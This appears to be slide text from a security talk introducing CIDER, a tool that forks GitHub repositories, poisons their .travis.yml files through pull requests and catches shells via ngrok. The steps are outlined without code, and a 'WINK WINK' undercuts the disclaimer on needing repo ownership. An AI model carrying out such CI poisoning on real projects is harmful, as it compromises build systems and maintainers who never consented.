
---

- 1) Fork all targets
- 2) Clone all forked targets locally
- 3) For all targets
- 4) Start shell handler(s)
- 5) Load and poison the .travis.yml file of the cloned repos
- 6) Push committed changes, and submit a pull request

# CIDER features

- Node.JS
- Build modularly
- Can handle bulk lists of target repos
- Clean up for GitHub repo craziness
- Ngrok – because port forwarding and public IPs suck

# Ngrok



# Disclaimer

- It is against the GitHub user agreement to test against a repository, even if you have permission from the owner of the repo
- You must be the owner to test a repo
- When testing ask them to make you an owner



WINK WINK

DEMO

# Limitations

- Build Queues
- GitHub Noise
- Timeouts
- Repo API request throttling

# Just the beginning...

- More CI-Frameworks
- Start tackling deployment services
- Start exploring other entrypoints
  - Other code repositories
  - ChatOps (Slack)

# Thanks

- LeanKit Operations Team
- Evan Snapp
- @claudijd

Fin

CIDER on Github: <https://github.com/spaceB0x/cider>

Twitter: @spaceB0xx

[www.untamedtheory.com](http://www.untamedtheory.com)